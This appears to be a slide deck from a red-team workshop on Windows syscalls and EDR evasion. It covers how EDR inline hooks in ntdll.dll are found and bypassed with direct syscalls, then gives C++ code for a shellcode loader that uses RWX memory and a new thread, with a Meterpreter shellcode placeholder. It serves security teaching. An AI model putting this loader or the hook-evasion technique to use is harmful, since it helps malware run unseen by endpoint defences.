Practical Example: Notepad saves a File to Disk

- If user want to save file with notepad to disk, notepad is required to:
  - Access the file system
  - Access required device drivers

- The problem → both components or code is placed in the Windows kernel
- **The solution** → system calls aka syscalls

Practical Example: Notepad saves a File to Disk



The figure shows the transition from Windows user mode to kernel mode in the context of saving a file within notepad.exe.

LAB Exercise 1: Warm-Up

- Debug Syscall IDs
  - Use WinDbg on your DEV/LAB machine and open or attach to a process like x64 notepad.exe.
  - Debug the syscall IDs for the following four native API's
    - NtAllocateVirtualMemory
    - NtWriteVirtualMemory
    - NtCreateThreadEx
    - NtWaitForSingleObject

LAB Exercise: Warm-Up

- Analyze privilege mode switching
  - Open Procmon and open a new instance of notepad.exe
  - Type some text into notepad.exe and save the file to disk.
  - Using Procmon, search for the operation WriteFile and analyse the call stack for:
    - Win32-API CreateFile in user mode
    - Privilege mode switching by going from user mode to kernel via syscall
    - Native API NtCreateFile in kernel mode

LAB Exercise 1: Warm-Up

- All necessary information in related playbook in GitHub Repo/Wiki
  - 05: Chapter 2 | Lab Exercise Playbook

- Results/solution can also be found in playbook

Summary: System Calls

- System call is part of the syscall stub from a native function
- Every system call has a specific syscall ID and is related to a specific NTAPI
- Syscall and syscall stub are retrieved and executed from ntdll.dll
- Responsible to initialize transition from user mode to kernel mode
- Enable temporary access to components in kernel, like file system, drivers etc.

Chapter Three


Direct System Calls

What is a Direct Syscall?

- Common red team technique to execute malicious code
  - Shellcode execution → for command-and-control channel
  - Credential dumping lsass.exe → dumpert tool from Outflank

- Allows execution of syscalls or syscall stub without using ntdll.dll
  - Hence the name direct syscalls

What is a Direct Syscall?




The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented direct system calls

Why Direct Syscalls?

- Antivirus / Endpoint Protection / Endpoint Detection and Response
  - Want to dynamically analyze executed code related to APIs
  - Executed code related to APIs → redirect to hooking.dll from EDR
  - Code redirection realized through various types of user-mode API hooking techniques, for example:
    - Inline API hooking (most common)
    - Import Address Table (IAT) Hooking
    - SSDT Hooking (Windows Kernel)


User Mode Hooking Concept



The figure shows the principle of EDR user mode API-Hooking on a high level

Where are the EDR hooks?

- Typically placed in the form of inline hooks in ntdll.dll → Why in ntdll.dll?
  - lowest common denominator before the transition to the Windows kernel



Reference: Windows Internals 7th Edition, Part 1

Where are the EDR hooks?

- But depending on EDR, hooks also in other DLLs!

```
Usermode Hooks in sechost.dll >> inline hooking (jmp)
[-] StartServiceW
[-] OpenServiceW
[-] OpenServiceA
[-] StartServiceA
```

```
Usermode Hooks in win32u.dll >> inline hooking (jmp)
[-] NtUserSetProp
[-] NtUserShowWindow
[-] NtUserGetKeyboardState
```

```
Usermode Hooks in advapi32.dll >> inline hooking (jmp)
[-] OpenEventLogW
[-] CloseEventLog
[-] EncryptFileW
[-] CreateServiceA
```

```
Usermode Hooks in wininet.dll >> inline hooking (jmp)
[-] InternetCreateUrlW
[-] InternetConnectW
[-] InternetConnectA
```

Are we fucked up by Hooks?

- Is it possible for EDRs to simply hook all Native APIs?
  - No, simply put, hooking APIs costs resources, time, etc., and the more an EDR slows down an OS, the worse it is for the EDR.
  - Depending on the EDR, the EDR hooks more or less APIs
  - In general, EDRs need to focus on specific APIs like NtAllocateVirtualMemory etc.

Identify hooks from EDR?

- User a debugger like WinDbg or x64db to debug common hooked APIs

```
1:008> x ntdll!NtAllocateVirtualMemory
00007ff8`16c4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
1:008> u 00007ff8`16c4d3b0
ntdll!NtAllocateVirtualMemory:
00007ff8`16c4d3b0 4c8bd1          mov     r10,rcx
00007ff8`16c4d3b3 e90fd40700      jmp     ntdll!QueryRegistryValue+0x4c3 (00007ff8`16cca7c7)
00007ff8`16c4d3b8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`16c4d3c0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`16c4d3c5)
00007ff8`16c4d3c2 0f05            syscall
00007ff8`16c4d3c4 c3              ret
00007ff8`16c4d3c5 cd2e            int     2Eh
00007ff8`16c4d3c7 c3              ret
```

EDR Usermode Hook

The figure shows that the installed EDR uses inline hooking to hook the Native API NtAllocatVirtualMemory

```
0:000> x ntdll!NtAllocateVirtualMemory
00007ffe`86a4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
0:000> u 00007ffe`86a4d3b0
ntdll!NtAllocateVirtualMemory:
00007ffe`86a4d3b0 4c8bd1          mov     r10,rcx
00007ffe`86a4d3b3 b818000000      mov     eax,18h
00007ffe`86a4d3b8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86a4d3c0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`86a4d3c5)
00007ffe`86a4d3c2 0f05            syscall
00007ffe`86a4d3c4 c3              ret
00007ffe`86a4d3c5 cd2e            int     2Eh
00007ffe`86a4d3c7 c3              ret
```

No EDR Hook

The figure shows a clean not hooked Native API

Consequences for Red Team?

- EDR API hooks make it difficult to execute malicious code such as shellcode
- Red Teamers can use various techniques to bypass the EDR user mode hook
  - Use no hooked APIs
  - User mode unhooking
  - Indirect syscalls
  - Direct syscalls
- In this workshop, we will focus on the **direct- and indirect syscall** technique.

Summary: Direct Syscalls

- Common red team technique
- Allows execution of syscalls without using ntdll.dll
- EDRs hook specific APIs like NtAllocateVirtualMemory
  - Typically placed in the form of inline hooks in ntdll.dll
- Direct syscalls are used to avoid hooked APIs through EDRs
  - For example, for shellcode execution


Chapter Four

High Level APIs: Win32-API Loader

Win32-API Loader

- Our first dropper is based on Windows APIs (High Level APIs)
- This is will be our reference dropper
- Syscalls are executed by default
  - dropper.exe → kernel32.dll → kernelbase.dll → ntdll.dll → syscall

Shellcode Loader - Win32 APIs (High Level APIs)



Shellcode Declaration

- Shellcode which should be executed

```
// Insert the Meterpreter shellcode as an array of unsigned chars (replace the placeholde
    unsigned char code[] = "\xfc\x48\x83...";
```

Definition Thread Function

- Thread function for shellcode execution
- Responsible execute shellcode in new thread and not the main thread

```
// Define the thread function for executing shellcode
// This function will be executed in a separate thread created later in the main functio
DWORD WINAPI ExecuteShellcode(LPVOID lpParam) {
    // Create a function pointer called 'shellcode' and initialize it with the address o
    void (*shellcode)() = (void (*)())lpParam;

    // Call the shellcode function using the function pointer
    shellcode();

    // Return 0 as the thread exit code
    return 0;
}
```

Memory Allocation

- Memory allocation in calling process via Windows API (kernel32.dll)

  VirtualAlloc

```
// Allocate Virtual Memory with PAGE_EXECUTE_READWRITE permissions to store the shellcode
    // 'exec' will hold the base address of the allocated memory region
    void* exec = VirtualAlloc(0, sizeof(code), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

C++

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

Reference: https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc

Copy Shellcode

- Copy shellcode to allocated memory using the WriteProcessMemory function

```
// Copy the shellcode into the allocated memory region using WriteProcessMemory
    SIZE_T bytesWritten;
    WriteProcessMemory(GetCurrentProcess(), exec, code, sizeof(code), &bytesWritten);
```

C++

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

Reference: https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

Execute Shellcode

- Create a new thread to execute shellcode

```
// Create a new thread to execute the shellcode
    // Pass the address of the ExecuteShellcode function as the thread function, and 'exec
    // The returned handle of the created thread is stored in hThread
    HANDLE hThread = CreateThread(NULL, 0, ExecuteShellcode, exec, 0, NULL);
```

C++

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
```

Reference: https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread

Thread Wait

- Ensures that the shellcode execution thread is finished before the main thread exists

```
// Wait for the shellcode execution thread to finish executing
    // This ensures the main thread doesn't exit before the shellcode has finished runni
    WaitForSingleObject(hThread, INFINITE);
```

C++

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
```

Reference: https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread

LAB Exercise: Win32-API Loader

- Build and analyze the Win32-API shellcode loader
- All necessary information in related playbook in GitHub Repo/Wiki
  - 08: Chapter 4 | Lab Exercise Playbook

- Results/solution can also be found in playbook

Summary: Win32-API Loader

- No direct system calls at all
- Syscall execution via normal transition from:
  Win32-API-Loader.exe -> kernel32.dll -> kernelbase.dll -> ntdll.dll -> syscall

- Win32-Dropper imports Windows APIs from kernel32.dll...

- ...then accesses or imports the native functions from ntdll.dll...

Summary: Win32-API Loader

- ...and finally executes the code of the corresponding native function, including the syscall instruction.

- If an EDR uses user mode hooking in kernel32.dll or ntdll.dll, the contents of malware.exe are redirected to the EDR's hooking.dll.

